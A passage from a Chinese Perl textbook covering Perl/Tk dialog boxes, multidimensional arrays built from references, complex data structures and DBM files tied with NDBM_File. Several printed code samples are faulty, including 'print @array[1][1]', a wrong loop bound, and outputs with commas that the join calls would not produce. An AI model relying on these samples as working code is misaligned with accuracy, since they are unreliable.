


图 15.22 帶有彩色背景的菜单项



### 15.2.21 使用对话框

能否在 Perl/Tk 程序中使用对话框？当然可以。

为了说明如何使用对话框，我将编写一个简短的例子。在这个例子中，代码将在用户单击按钮时显示对话框。用户可以在对话框的输入部件中输入文本，如果用户单击 **OK** 按钮，则程序会在主窗口的文本部件中显示输入的文本：

首先，从创建新窗口开始：

```
use Tk;

$main = MainWindow->new();
```

下一步，用 **Dialogbox** 方法创建对话框对象。在这个例子中，我在对话框上增加了两个按钮：**OK** 按钮和 **Cancel** 按钮：

```
$dialog = $main->DialogBox(
    -title => "Dialog box",
    -buttons => ["OK", "Cancel"]
);
```

还在对话框上添加了输入部件，这样用户可以在对话框内输入文本。为了像这样为对话框添加部件，要使用对话框的 **Add** 方法：

```
$entry = $dialog->add(
    "Entry", -width => 40
)->pack;
```

注意，我将输入部件存储在 **\$entry** 中。如果希望在显示对话框之前在输入部件中加入一些文本和任何其他输入部件一样，可以用 **\$entry** 对象的 **insert** 方法达到这个目的（参见本章前面的主题“使用输入部件”节）。

另外，需要用某种方法按照需要显示对话框，所以增加了按钮，它调用子程序 **show** 来显示对话框：

```
$main->Button(
    -text => "Show dialog box",
    -command => \&show
)->pack;
```

为完成主窗口，要添加文本部件，它显示用户在对话框内输入的文本：

```
$text1 = $main->Text (
    -width => 40,
    -height => 2
)->pack();

MainLoop;
```

剩下的全部工作就是子程序 `show`，它显示对话框。为显示对话框，要使用对话框对象的 `Show` 方法：

```
sub show
{
    $result = $dialog->Show;
    .
    .
    .
}
```

`Show` 方法返回用户单击的按钮的标题，而且，如果用户单击了 **OK** 按钮，则将在主窗口的文本部件内显示用户在对话框中输入的文本：

```
sub show
{
    $result = $dialog->Show;
    if ($result eq "OK") {
        $text1->delete('1.0', 'end');
        $text1->insert('end', $entry->get);
    }
}
```

这就是全部操作。当用户运行这个程序时，它们将看见主窗口，如图 15.23 所示。如果用户单击 **Show Dialog Box** 按钮，则对话框出现了，如图 15.24 所示，用户可以在那个对话框的输入部件中输入文本，如图 15.24 所示。最后，如果用户单击 **OK** 按钮，则对话框消失了，用户在对话框中输入的文本将出现在主窗口的文本部件中，如图 15.25 所示。



图 15.23 对话框例子的主窗口




图 15.24 显示对话框




图 15.25 显示输入到对话框中的数据



## 第 16 章 数据结构和数据库

### 16.1 深入分析

在版本 5 发行之之前，Perl 在程序设计方面最大的欠缺可能就是复杂数据结构的支持，甚至是对多维数组的支持。事实上，程序员不能在数组中使用多个下标。在这一章中，我们将会看到这种情况怎样得到改观。

#### 16.1.1 Perl 中的数据结构

过去，程序员常常用一种极其笨拙的方法仿造多维数组——把数组下标按照字符串处理，将它们连接到用作哈希键的字符串中。在下面的例子中，创建了一个二维数组“array”：

```
for $outerloop (0..4) {  
    for $innerloop (0..4) {  
        $array{"$outerloop,$innerloop"} = 1;  
    }  
}
```

创建这样的数据结构以后，可以通过如下方式传递连接的数组下标来访问数组“array”中的元素。

```
print $array{'0,0'};  
  
1
```

但是，目前 Perl 已经添加了对数据结构（包括多维数组）的有效支持。可以这样编写代码：

```
for $outerloop (0..4) {  
    for $innerloop (0..4) {  
        $array[$outerloop][$innerloop] = 1;  
    }  
}  
  
print $array[0][0];  
  
1
```

然而，实际操作比看起来要困难一些。Perl 数组和哈希表基本上仍旧是一维的，因此，在上面叙述的代码中，我们真正着眼于用来存储其他数组引用的数组。



特别是，二维数组实际上是对其他一维数组引用的一维数组。我们可以省略方括号之间的反引用运算符 `->`，这个事实使得编写像以前例子那样的代码成为可能（即 `$array[$outerloop][$innerloop]` 等同于 `$array[$outerloop]->[$innerloop]`）。但是，应该牢记的是，真正处理的是数组引用的数组。

例如，如果在早先的数组上执行示例代码：

```
print @array
```

将不会看到二维数组中的元素，而是看到对其他一维数组的引用。

```
ARRAY(0x8a56e4)ARRAY(0x8a578c)
ARRAY(0x8a58d0)ARRAY(0x8a5924)
ARRAY(0x8a5978)
```

因为二维数组实际上是对其他一维数组引用的数组，我们可以用匿名数组构成符 `[]` 来创建数组：

```
$array[0] = ["apples", "oranges"];
$array[1] = ["asparagus", "corn", "peas"];
$array[2] = ["ham", "chicken"];

print $array[1][1];

corn
```

还有另一种方法来完成上述任务。其中，用数组引用的列表来初始化 `@array`：

```
@array = (
    ["apple", "orange"],
    ["asparagus", "corn", "peas"],
    ["ham", "chicken"],
);

print @array[1][1];

corn
```

注意，这里是通过给数组传递数组引用列表来创建数组的。如果使用方括号而不是圆括号，实际上是在存储对 `$array` 内数组里的匿名数组的引用，这样的话，必须用 `->` 运算符来反引用：

```
$array = [
    ["apple", "orange"],
    ["asparagus", "corn", "peas"],
    ["ham", "chicken"],
];

print $array->[1][1];

corn
```

除了在数组中存储对其他数组的引用，我们有时会在 Perl 中看到下面一类代码，这类代码创建二维数组：

```
@{$array[0]} = ("apples", "oranges");
@{$array[1]} = ("asparagus", "corn", "peas");
@{$array[2]} = ("ham", "chicken");

print $array[1][1];

corn
```

在@{\$array[0]}中发生的事情有点儿微妙。下面是其工作情况——Perl 知道@{} 结构废弃数组引用。但是，由于\$array[0] 不存在，Perl 创建它（Perl 自动激活过程的另一个例子），并用对数组（该数组包含已经指定的列表中的元素）的引用填充它。对于\$array[1] 和\$array[2] 有相同的过程，这样，二维数组就诞生了。注意，必须对诸如这样的代码仔细些。例如，如果在前述代码赋值之前\$array[0] 已经存在，则不管\$array[0] 指向什么，其指向的东西将会被重写。

构造了二维数组后，可以通过下标访问其元素，如下：

```
@array = (
    ["apples", "oranges"],
    ["asparagus", "corn", "peas"],
    ["ham", "chicken"],
);

for $outer (0..$#array) {
    for $inner (0..${$array[$outer]}) {
        print $array[$outer][$inner], " ";
    }

    print "\n";
}

apples oranges
asparagus corn peas
ham chicken
```

在使用上，仍旧有处理一维数组的 Perl 技巧，这可以使得处理多维数组容易些。例如，下面是使用循环下标和 join 方法，通过打印连续一维数组来打印一个二维数组的过程（注意，其中使用了废弃数组引用的@{}格式）：

```
@array = (
    ["apples", "oranges"],
    ["asparagus", "corn", "peas"],
    ["ham", "chicken"],
);

for $loopindex (0..$#array) {
    print join (" ", @{$array[$loopindex]}), "\n";
}
```

```

}

apples, oranges
asparagus, corn, peas
ham, chicken

```

当然，在这里没必要使用循环下标。可以直接在数组引用本身上循环，如下：

```

$array = (
    ["apples", "oranges"],
    ["asparagus", "corn", "peas"],
    ["ham", "chicken"],
);

for $arrayreference (@array) {
    print join (" ", @{$arrayreference}), "\n";
}

apples, oranges
asparagus, corn, peas
ham, chicken

```

要牢记，我们真正处理的是数组的数组，这是本章所有数据结构的关键。始终要记住，本章中这些数据是基于引用的，并且不是基本的 Perl 类型。

### 16.1.2 好的想法：use strict vars

有时，创建数据结构并处理所需的引用是棘手的过程。可以使用 `use strict vars` 附注。例如，如果编写下面代码时把 `()` 误写为 `[]`，则把匿名数组引用，而不是数组的数组赋给了 `$array`：

```

use strict vars;

$array = [
    ["apple", "orange"],
    ["asparagus", "corn", "peas"],
    ["ham", "chicken"],
];

print $array[0][0];

```

Perl 编译器将在最后一行产生错误消息，因为程序在暗中使用 `@array`，而 `@array` 是未声明的变量。这个错误消息暗示，要么用 `()` 替换外部的 `[]`，要么使用 `$array` 作为引用，如下：

```

$array->[0][0]

```

除了数组的数组和哈希表的哈希表之外，还可以像下面那样混合二者，创建哈希表的数组，等等。



```

$array[1][2]           #An array of arrays
$hash{bigkey}{littlekey} #A hash of hashes
$array[3]{key}         #An array of hashes
$hash{key}[4]          #A hash of arrays

```

我们将在本章的“快速解决方案”节看到所有上述这些，甚至更多。而且，我们还会在本章中看到 Perl 中对创建和使用数据库的支持。如果稍微简单化些，这些支持非常有用。而且，因为它在 CGI 编程中非常流行，我们将在这里看一下它。

### 16.1.3 Perl 中的数据库

Perl 支持数据库文件的一种类型，该类型可以非常容易地处理 DBM（数据库管理，Database Management）文件。数据库的这个类型处理把数据库作为可以从磁盘存储和检索的哈希表来对待。

在 Perl 的旧版本中，常常使用 dbmopen 和 dbmclose 之类的函数来处理 DBM 文件。然而，这些函数已经被 tie 函数取代（在第 19 章探讨面向对象的编程时，将更详细地说明如何使用 tie）。

```
tie VARIABLE, CLASSNAME, LIST
```

我们可以使用 tie 函数来连接或者捆绑（*tie*）一个哈希表到磁盘上的 DBM 文件。

在下面的例子中，连接一个哈希表到新的数据库文件，并使用键'drink'存储值'root beer'。这里包含 Fcntl 模块，以便能够使用文件处理符号的常量 O\_RDWR（打开文件来读写）、O\_CREAT（如果文件还不存在，创建文件）以及 O\_EXCL（以独占方式打开文件）。

```

use Fcntl;
use NDBM_File;

tie %hash, "NDBM_File", 'data', O_RDWR|O_CREAT|O_EXCL, 0644;

$hash{drink} = 'root beer';
untie %hash;

```

前述代码用代码中已经创建的哈希表来创建文件 data.pag。我们将在本章的后面介绍怎样把数据读回。可以向哈希表添加更多项，并且还可以根据需要使用这些项。

可以看到，内置的数据库支持是基于哈希表的，这对于今天的数据库需求来说有些过于简单化（尽管现在能够使用 CPAN DBI（数据库接口，database interface）和 DBD（数据库驱动程序，database driver）模块连接到商业 SQL 数据库程序）。

在上面这个例子中，使用 NDBM 数据库类来创建数据库。有许多不同的数据库类可以使用，包括 ODBM、SDBM 及其他。表 16.1 为不同类的比较。所有这些模块都可以安装在 Unix 或 Windows 中。但是，需要注意的是，Perl 端口附带的对象是变化的。例如，Windows Perl 端口仅附带 SDBM（所有 Perl 端口附带的数据库类）出现。

表 16.1 Perl 中的数据库类型

支持	ODBM	NDBM	SDBM	GDBM	BSD-DB
Perl 中的链接支持	有	有	有	有	有
Perl 中附带的源代码	无	无	有	无	无
代码大小	变化	变化	小	大	大
数据库大小	变化	变化	小	大	可以
速度	变化	变化	慢	可以	快
是否可进行 FTP	无	无	有	有	有
块大小限制	1K	4K	1K	无	无
字节顺序的无关性	无	无	无	无	有
用户自定义的排序次序	无	无	无	无	有
通配键查找	无	无	无	无	有

现在，可以使用 `tie` 函数连接到特定的数据库。过去，必须使用 `dbmopen` 函数打开数据库，用 `dbclose` 函数关闭数据库。现在，实际上仍旧可以使用这两个函数，尽管它们现在仅用于向后兼容。如果使用 `dbmopen`，现在它实际上调用 `tie`，并链接到由 `AnyDBM_File` 模块指定类型的数据库。`AnyDBM_File` 模块试图按顺序链接到 `NDBM_File`、`DB_File`、`GDBM_File`、`SDBM_File` 和 `ODBM_File`。可以通过重定义 `@ISA` 数组（我们将在第 17 章中了解该数组在 Perl 包中的作用），来改变上面的顺序以及 `AnyDBM_File`（和 `dbmopen`）使用的模块，如下：

```
@AnyDBM_File::ISA = qw(DB_File NDBM_File);
```

以上概要描述了所需要的知识。下面就可以深入说明快速解决方案了。

## 16.2 快速解决方案

### 16.2.1 为复杂记录存储引用和其他元素

程序员新手抱怨，老板让他们进行公司的记录管理，对他们来说，一维数组达不到目标，他们需要的是哈希表数组。这时，我告诉他们，Perl 已经引进了引用，可以创建各种各样别致的数据结构——存储对数组中哈希表的引用。

我们可以在 Perl 内的数据结构中存储项的许多类型，包括对其他数据结构的引用，以创建复杂的、相互连接的结构。如果改变原始数据时，需要存储于数据结构内不同地方的数据副本得到自动更新，创建如上结构会十分有用。

---

**提示：**如果使用 CPAN MLDBM 和 Storable 模块，可以在磁盘上存储带引用的复杂数据结构。这些模块实际上并不自身在磁盘上存储引用，它们存储引用指向的数据。我们将在本章中了解怎样使用 Storable 模块。

---

作为本章其余部分的概括，下面的代码给出了一个例子，显示了一些可以存储于数据结构中的数据类型，包括引用（甚至对子程序的引用）：

```
$string = "Here's a string.";

@array = (1, 2, 3);

%hash = ('fruit' => 'apples', 'vegetable' => 'corn');

sub printem
{
    print shift;
}

$complex = {
    string          => $string,
    number          => 3.1415926,
    array           => [@array],
    hash            => {%hash},
    arrayreference  => \@array,
    hashreference   => \%hash,
    sub             => \&printem,
    anonymoussub    => sub {print shift;},
    handle          => \*STDOUT,
};

print $complex->{string}, "\n";
print $complex->{number}, "\n";
print $complex->{array}[0], "\n";
print $complex->{hash}{fruit}, "\n";
print ${$complex->{arrayreference}}[0], "\n";
print ${$complex->{hashreference}}{"fruit"}, "\n";

$complex->{sub}->("Subroutine call.\n");
$complex->{anonymoussub}->("Anonymous subroutine call.\n");

print {$complex->{handle}} "Text printed to a handle.", "\n";

Here's a string.
3.1415926
1
apples
1
apples
Subroutine call.
Anonymous subroutine call.
Text printed to a handle.
```



---

**提示：**可以使用匿名数组和哈希表构成符（composer）来存储数组和哈希表的副本，或者存储对以前存在数组的引用，以及直接处理本身的数据的哈希表。

---

### 16.2.2 使用数组的数组（多维数组）

如果上司要求设计包括雇员 ID 和考核分数的表，来存储雇员培训的考核分数，可以使用二维数组。

数组的数组（或者数组的数组的数组，诸如此类）是多维数组。数据需要有多个下标（如用 ID 和考号做下标的雇员数组），这样的数组的价值是无法衡量的。

在 Perl 中，从根本上说数组是一维的。但现在，我们可以创建对其他数组引用的数组，这样就创建了二维数组。创建数组的数组的一种方法是，使用匿名数组构成符创建数组引用，并且将引用存储在另一个数组中，如下：

```
@array = (  
    ["apple", "orange"],  
    ["asparagus", "corn", "peas"],  
    ["ham", "chicken"],  
);
```

该方法用对匿名数组的引用填充 @array。通过明确地得到对这些匿名数组中一个匿名数组的引用并反引用，可以打印出该匿名数组里的元素。如下：

```
$array1ref = $array[1];  
print ${$array1ref}[1];  
  
corn
```

注意，还可以使用反引用运算符->来达到同样的目的：

```
print ${array[1]}->[1];
```

事实上，在这里大括号不是必需的，因此下面的代码也起到相同的作用：

```
print $array[1]->[1];  
  
corn
```

为了创建真正的多维数组语法，Perl 把->运算符放在大括号之间，这样，也可以用如下方法访问该元素。

```
print $array[1][1];  
  
corn
```

因此，我们达到了真正的二维数组语法，其中第一个下标指向数组中数据项的行，第二个下标指向其列。

还有另一种方法来创建二维数组，其中，用对匿名数组按行数组引用来初始化 @array 如下：

```
$array[0] = ["apples", "oranges"];
$array[1] = ["asparagus", "corn", "peas"];
$array[2] = ["ham", "chicken"];

print $array[1][1];

corn
```

我们可以向数组中添加更多的维数，如下所示。在下面这个例子中，使用对匿名数组的引用，创建了一个三维数组（即数组引用的数组引用的数组）：

```
@array =
(
  [
    ["apple", "orange"],
    ["ham", "chicken"],
  ],
  [
    ["tomatoes", "sprouts", "potatoes"],
    ["asparagus", "corn", "peas"],
  ],
);

print $array[1][1][1];

corn
```

如果想得到更多有关上述问题的知识，请回顾一下 16.1 节“深入分析”，以及下面两个主题。

### 16.2.3 创建数组的数组

我们已经知道了数组的数组的概念，数组的数组是数组引用的数组。可以用多少种不同的方法创建数组的数组呢？

创建数组的数组有多种方法。为了逐渐创建数组的数组，可以使用匿名数组构成符[]，用对一维数组的引用填充数组。如下：

```
@array = (
  ["apple", "orange"],
  ["asparagus", "corn", "peas"],
  ["ham", "chicken"],
);

print $array[1][1];

corn
```

还有另一种方法来创建二维数组，用对匿名数组的数组引用初始化 `@array`，如下所示：

```
$array[0] = ["apples", "oranges"];
$array[1] = ["asparagus", "corn", "peas"];
$array[2] = ["ham", "chicken"];

print $array[1][1];

corn
```

当然，不是必须要使用匿名数组，也可以使用命名数组，如下：

```
@array1 = qw(apples oranges);
$array2 = qw(asparagus corn peas);
